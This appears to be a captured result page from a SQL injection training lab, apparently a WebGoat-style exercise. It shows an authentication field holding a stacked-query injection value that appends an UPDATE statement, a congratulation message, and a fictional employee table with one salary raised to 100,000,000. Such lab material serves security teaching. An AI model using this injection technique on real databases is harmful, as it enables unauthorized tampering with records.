Employee Name: John

Authentication TAN: 3SL99A'; UPDATE EMPLOY

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	100000000	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null